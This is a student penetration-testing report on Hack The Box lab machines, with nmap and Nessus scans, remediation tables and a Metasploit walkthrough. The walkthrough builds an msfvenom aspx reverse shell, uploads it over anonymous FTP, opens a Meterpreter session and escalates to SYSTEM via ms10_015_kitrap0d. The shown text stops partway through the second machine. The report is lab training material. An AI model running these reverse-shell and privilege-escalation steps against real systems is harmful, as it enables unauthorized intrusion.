HACKING TECHNIQUES AND COUNTERMEASURES

EMMANUEL ATEJI

33043543

Table of Contents

Introduction 4
Methodology 5
- **Reconnaissance** 5
- **Scanning** 5
  - **Port scanning** 5
  - **Vulnerability scanning** 6
- **Exploitation** 6
- **Post-Exploitation** 6
- **Tools and Terminology** 6

Methodology Execution 8
Machine 01290095 8
- **Active Reconnaissance** 8
- **Scanning** 9
  - **Port Scanning** 9
  - **Vulnerability scanning** 11
- **Exploitation** 14
- **Post-Exploitation** 16

Machine 01280094 19
- **Active Reconnaissance** 19
- **Scanning** 19
  - **Port scanning** 19
  - **Vuln Scanning** 20
- **Exploitation** 27
- **Post-Exploitation** 29

Machine 012B0096 30
- **Active reconnaissance** 30
- **Scanning** 30
  - **Port scanning** 30
  - **Vulnerability scanning** 31
- **Exploitation** 35
- **Post-Exploitation** 37

Technical Summary 40
Management summary 41
Utilizing Generative AI to Automate the Reconnaissance Phase of Penetration Testing 43


Executive Summary 43
Introduction 43
Limitations of Manual Reconnaissance 43
Overview of Generative AI for Reconnaissance phase of Penetration Testing 43
Advantages of utilizing Generative AI to Automate the Reconnaissance Phase of Penetration Testing 44
Disadvantages of utilizing Generative AI to Automate the Reconnaissance Phase of Penetration Testing 45
Recommendations 46
Conclusion 46
References 47

Introduction

This report presents the methodology, processes, and results of penetration testing conducted on 3 machines on the Hackthebox platform as required for the assessment. The aim is to demonstrate advanced exploitation techniques and ethical hacking methodology.

Methodology

The methodology followed for this penetration test report comprises four key phases (Engebretson, 2013e).



Reconnaissance

Reconnaissance is the process of gathering information about a target's infrastructure and potential vulnerabilities, crucial for understanding the target's environment and identifying entry points for exploitation in hacking or penetration testing activities. This includes active and passive reconnaissance. The focus will be on active reconnaissance for this report (Engebretson, 2013).

Scanning

Scanning plays a vital role in hacking and penetration testing as it helps to locate active systems and services. The process can be categorized into two main types: port scanning, which involves identifying open ports and available services, and vulnerability scanning, which focuses on detecting weakness in software or system configuration (Engebretson, 2013d).

Port scanning

Port scanning is a process used to identify ports, on a target system. Attackers utilize this technique to locate vulnerabilities and plan their attacks accordingly. Ports serve as gateways, for computer communication and conducting port scanning helps in identifying security threats (Engebretson, 2013d).

Vulnerability scanning

Vulnerability scanning is a critical procedure that identifies weaknesses in software or system settings, allowing firms to resolve security concerns before they are exploited, minimizing the risk of unauthorized access and data breaches (Engebretson, 2013d).

Exploitation

Exploitation refers to the utilization of exploits to obtain unauthorized entry into a system, taking advantage of vulnerabilities to accomplish specific goals, such as obtaining administrative-level privileges. It could appear in several ways, but the ultimate objective is to carry out authorized instructions (Engebretson, 2013a).

Post-Exploitation

After breaching a system or network, an attacker or penetration tester will take steps known as "post-exploitation" in an effort to maintain access, escalate privilege, get private information, and broaden the attack's scope. Penetration testers use this procedure to find security weaknesses, enhance security measures, and mimic actual attack scenarios, all of which help to increase an organization's defences against external threats (Engebretson, 2013b).

Tools and Terminology

The table below shows the relevant tools, brief description, and alternatives used for the phases of this penetration test report.

Penetration Test Phase	Tools	Brief Description	Alternatives
Active Reconnaissance	Nmap Web Browser (Firefox)	Nmap is an open-source Linux command-line tool that scans IP addresses, ports, and detects installed applications, enabling network admins to identify devices, open ports, and vulnerabilities (Shivanandhan, 2020).	Recon-ng, Netcraft, Whois, Nslookup
Scanning (Port scanning and Vulnerability scanning)	Nmap Nessus	Nessus is a prevalent vulnerability scanning tool that assists enterprises in detecting and resolving security concerns in their	OpenVAS Nikto Wireshark Nexpose

		networks and systems. (Engebretson, 2013d)	
Exploitation	Metasploit	Metasploit is an open-source framework used for developing, testing, and executing exploits against remote targets. The software provides a range of tools for conducting penetration testing, developing exploits, generating payloads, and executing post-exploitation modules (Engebretson, 2013a).	Burp Suite Colbalt Medusa John the ripper
Post-Exploitation	Metasploit Meterpreter	Metasploit is an open-source platform for remote target exploit development, testing, and execution. The software supports penetration testing, exploit development, payload generation, and post-exploitation modules (Engebretson, 2013b).	Netcat Burp Suite Ncat Rootkits Cryptcat

Methodology Execution

A penetration testing methodology was carried out on 3 different machines on Hackthebox platform's PwnBox for this report. Each machine has its own methodology that was effectively executed.

Machine 01290095

Active Reconnaissance

Firstly, we need to run an Nmap scan against the ip address of Machine 01290095 (target).

Using Nmap scripts to detect open ports.

nmap -sC -sV -p- 10.129.192.180 (Machine 01290095)

Nmap Script	Description
-sC	scans against the target with default scripts
-sV	Scans and detects versions
-p-	Scans for all open ports
Target IP Address	10.129.192.18

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-smdkpujueb]─[~]
└──╼ [★]$ nmap -sC -sV -p- 10.129.192.180
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-08 19:24 GMT
Nmap scan report for 10.129.192.180
Host is up (0.017s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
| 01-08-24  05:46PM               897117 reverse.aspx
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.87 seconds
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-smdkpujueb]─[~]
└──╼ [★]$
```

Scanning

Port Scanning

Nmap Script	Description
-A	Enables OS detection, version detection , scripting and traceroute
-sV	Scans and detects versions
-p-	Scans for all open ports
--scipt vuln	NSE script that scans for known vulnerabilities
Target IP Address	10.129.192.18

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-smdkpujueb]─[~]
└─╼ [★]$ nmap -sV -A -p- --script vuln 10.129.192.180
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-08 16:45 GMT
Nmap scan report for 10.129.192.188
Host is up (0.017s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| vulners:
|   cpe:/a:microsoft:internet_information_services:7.5:
|       CVE-2010-3972   10.0    https://vulners.com/cve/CVE-2010-3972
|       SSV:20122       9.3     https://vulners.com/seebug/SSV:20122    *EXPLOIT*
|       CVE-2010-2730   9.3     https://vulners.com/cve/CVE-2010-2730
|       SSV:20121       4.3     https://vulners.com/seebug/SSV:20121    *EXPLOIT*
|_      CVE-2010-1899   4.3     https://vulners.com/cve/CVE-2010-1899
| http-vuln-cve2015-1635:
|   VULNERABLE:
|   Remote Code Execution in HTTP.sys (MS15-034)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2015-1635
|       A remote code execution vulnerability exists in the HTTP protocol stack (HTTP.sys) that is
|       caused when HTTP.sys improperly parses specially crafted HTTP requests. An attacker who
|       successfully exploited this vulnerability could execute arbitrary code in the context of the System account.
|
|     Disclosure date: 2015-04-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms15-034.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1635
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

The Nmap scan reveals port 21 cand port 80 are open. Port 21 is running default ftp service with a Microsoft IIS 7.5 version. There is an anonymous FTP login allowed. Enable anonymous login for FTP service by entering 'anonymous' name and password. Use 'ls' command to retrieve FTP directory files, showing three files.

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
└─╼ [★]$ ftp 10.129.192.180
Connected to 10.129.192.180.
220 Microsoft FTP Service
Name (10.129.192.180:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

Using nmap scan, port 80 is open and a web server is found. Navigating to the webserver via firefox, we see the same pages and files loaded on the website.

Vulnerability scanning

This is carried out using Nessus, a vulnerability scanning tool. A table was generated to illustrate the description, risk rating, cvss score of the found vulnerabilities.

10.129.192.180

1	0	1	0	15
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 17

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	10.0	-	34460	Unsupported Web Server Detection
MEDIUM	5.3	1.4	62940	MS12-073: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (2733829) (uncredentialed check)
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	10092	FTP Server Detection
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	11219	Nessus SYN scanner

Vulnerability Name	Description and Risk	Risk Rating	CVSS	Remediation
Unsupported Web Server Detection	There are no new security patches available for the out-of-date remote web server, which suggests that it may have security vulnerabilities. It is also no longer maintained by its the vendor. (Unsupported Web Server Detection, 2008)	Critical	10	Microsoft IIS 7.5, the current web server, is no longer operational. A newer version, Microsoft IIS 8.5 or a higher server especially IIS 10, is recommended to replace it. This generally requires an upgrade to the Windows Server operating system. Installing a new server, migrating websites and applications, and testing, validation, and backup are all

				recommended approaches. The IIS 7.5 server can be turned off, as it is no longer required (Tejada, n.d.).
MS12-073: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (two Vulnerabilities)	A command injection vulnerability has been discovered on port 21 in the FTP service of Microsoft IIS 7.0 or 7.5 (BetaFred, 2023) on a remote Windows host, potentially leading to unauthorized information disclosure. The issue could potentially result in unauthorized disclosure of sensitive information, allowing individuals who are not authorized to access certain information. (MS12-073: Vulnerabilities in Microsoft Internet Information SE. . ., 2012)	Medium	5.3	A set of patches for the affected software and versions which are windows vista, 2006, 7, and 2008 R2 was released by Microsoft (BetaFred, 2023). The old patch (KB2489256) was replaced by the new patch (KB27161513), this new security patch addresses the vulnerabilities by changing how IIS manages log file permissions and how IIS handles specially crafted FTP commands.

Exploitation

By successfully uploading a reverse shell onto the web server, we may establish a reverse shell back to our own system.

It is understood that files can be uploaded via FTP using the "put" command. Let's create an aspx payload using msfvenom to upload it to the webserver. Microsoft IIS primarily processes files with the .aspx extension.

We will utilise the msfvenom tool together with the provided command to generate the payload.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.8 LPORT=1234 -f aspx > reverseshell.aspx

Command	Description
-p	Selectes payload type
LHOST (tun0. 10.10.14.8)	your local system IP for getting the shell
LPORT (1234)	local system port for getting the shell
-f aspx	writes the output in reversehell.aspx file
>	Writes the output in reverseshell.aspx file
Target IP Address	10.129.192.180

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
└──╼ [★]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.8 LPORT=1234 -f aspx > reverseshell.as
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2874 bytes
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
└──╼ [★]$
```

Input your tun0 IP address as the LHOST and specify the port number on which you intend to listen as LPORT.


Once the payload has been created, we can proceed to upload it to the web server utilising FTP. Login into the ftp server using anonymous login credentials and utilise the ‘put’ command to transfer the file reverseshell.aspx.

```
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[atejiᵉhtb-gspuqu3nfj]─[~]
└─╼ [★]$ ftp 10.129.192.180
Connected to 10.129.192.180.
220 Microsoft FTP Service
Name (10.129.192.180:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put reverseshell.aspx
local: reverseshell.aspx remote: reverseshell.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2914 bytes sent in 0.00 secs (43.4220 MB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
01-08-24  10:20PM                 2914 reverseshell.aspx
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

Now, we will utilise metasploit to establish a listener that will enable us to establish a meterpreter reverse shell back to our system. The multi/handler module is utilised in Metasploit to establish a listener, show option gives the information the payload, LPORT and LHOST.

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 10.10.14.8
LHOST => 10.10.14.8
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 1234
LPORT => 1234
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.8       yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.
```

Next, navigate to our payload on the web browser in order to execute it, which will provide us with a shell on the Metasploit.



reverseshell.aspx is then connected to Metasploit to establish a session.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.8:1234
[*] Sending stage (175686 bytes) to 10.129.192.180
[*] Meterpreter session 1 opened (10.10.14.8:1234 -> 10.129.192.180:49169) at 2024-01-08 20:29:18 +0000

(Meterpreter 1)(c:\windows\system32\inetsrv) > sysinfo
Computer        : DEVEL
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x86
System Language : el_GR
Domain          : HTB
Logged On Users : 1
Meterpreter     : x86/windows
(Meterpreter 1)(c:\windows\system32\inetsrv) >
(Meterpreter 1)(c:\windows\system32\inetsrv) > getuid
Server username: IIS APPPOOL\Web
```

Post-Exploitation

Local _exploit _suggester is utilized in Metasploit to enhance our privileges.

First, we background session. Next, locate the Metasploit module for the suggested local exploit.

search local_exploit_suggester

```
(Meterpreter 1)(c:\windows\system32\inetsrv) > background
[*] Backgrounding session 1...
[msf](Jobs:0 Agents:1) exploit(multi/handler) >> search suggester
Matching Modules
================

  #  Name                                    Disclosure Date  Rank    Check  Description
  -  ----                                    ---------------  ----    -----  -----------
  0  post/multi/recon/local_exploit_suggester                  normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

[msf](Jobs:0 Agents:1) exploit(multi/handler) >> use post/multi/recon/local_exploit_suggester
```

So we used post/multi/recon local_exploit_suggester which will suggest us some exploit which may work to escalate privilege.

```
[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> run

[*] 10.129.192.180 - Collecting local exploits for x86/windows...
[*] 10.129.192.180 - 181 exploit checks are being tried...
[+] 10.129.192.180 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.192.180 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.129.192.180 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.129.192.180 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.129.192.180 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.192.180 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.129.192.180 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.129.192.180 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.129.192.180 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.129.192.180 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.129.192.180 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.129.192.180 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.129.192.180 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.129.192.180 - Valid modules for session 1:
========================

 #  Name                                        Potentially Vulnerable?  Check Result
 -  ----                                        -----------------------  ------------
 1  exploit/windows/local/bypassuac_eventvwr    Yes                      The target appears to be vulnerable.
 2  exploit/windows/local/ms10_015_kitrap0d     Yes                      The service is running, but could not be validated.
 3  exploit/windows/local/ms10_092_schelevator  Yes                      The service is running, but could not be validated.
 4  exploit/windows/local/ms13_053_schlamperei  Yes                      The target appears to be vulnerable.
 5  exploit/windows/local/ms13_081_track_popup_menu  Yes                 The target appears to be vulnerable.
```

We are going to use ms10_015_kitrap0d exploit.

Below images shows settings of our ms10_015_kitrap0d exploit:

```
[*] Post module execution completed
[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> use exploit/windows/local/ms10_015_kitrap0d
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:1) exploit(windows/local/ms10_015_kitrap0d) >> set LHOST 10.10.14.8
LHOST => 10.10.14.8
[msf](Jobs:0 Agents:1) exploit(windows/local/ms10_015_kitrap0d) >> show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.8       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/ms10_015_kitrap0d) >>
```

NT authority shows we have Admin or root privileges.

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) exploit(windows/local/ms10_015_kitrap0d) >> set SESSION 1
SESSION => 1
[msf](Jobs:0 Agents:1) exploit(windows/local/ms10_015_kitrap0d) >> run

[*] Started reverse TCP handler on 10.10.14.8:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 3448 launched.
[*] Reflectively injecting the DLL into 3448...
[*] Sending stage (175686 bytes) to 10.129.192.180
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (10.10.14.8:4444 -> 10.129.192.180:49170) at 2024-01-08 20:48:52 +0000

(Meterpreter 2)(c:\windows\system32\inetsrv) > shell
Process 1992 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

Machine 01280094


Active Reconnaissance

Firstly, we need to run an Nmap scan against the ip address of Machine 01280094 (target).

Using Nmap scripts to detect open ports.

nmap -sC -sV -p- 10.129.192.201 (Machine 01290095)

Nmap Script	Description
-sC	scans against the target with default scripts
-sV	Scans and detects versions
-p-	Scans for all open ports
Target IP Address	10.129.192.201



```
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
└──╼ [★]$ nmap -sC -sV -p- 10.129.192.201
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-08 21:15 GMT
Nmap scan report for 10.129.192.201
Host is up (0.080s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h57m39s, deviation: 1h24m51s, median: 4d23h57m39s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056963089 (VMware)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2024-01-14T01:13:44+02:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.03 seconds
┌─[eu-dedicated-18-dhcp]─[10.10.14.8]─[ateji@htb-gspuqu3nfj]─[~]
```

Scanning

Port scanning

Nmap Script	Description
-A	Enables OS detection, version detection , scripting and traceroute

-sV	Scans and detects versions
-p-	Scans for all open ports
--scipt vuln	NSE script that scans for known vulnerabilities
Target IP Address	10.129.192.18

From the given below image, you can observe that we found open port 139 and 445 denotes that it is a windows machine. We also found out Smb-ms08-067 VULNERABLE: Microsoft windows is vulnerable to remote code execution (MS08-067).

```
└──╼ [★]$ nmap -sV -A -p- --script vuln 10.129.192.201
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-08 21:17 GMT
Nmap scan report for 10.129.192.201
Host is up (0.060s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
```

Vuln Scanning

This is carried out using Nessus, a vulnerability scanning tool. A table was generated to illustrate the description, risk rating, cvss score of the found vulnerabilities.

tenable Nessus

Machine 01280094

Report generated by Nessus™ Mon, 08 Jan 2024 21:02:22 GMT

Nessus Essentials

10.129.192.201

4	2	1	0	24
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 31

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.2	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	10.0	-	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.3	6.6	26920	SMB NULL Session Authentication
MEDIUM	5.3	-	57608	SMB Signing not required
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	45590	Common Platform Enumeration (CPE)

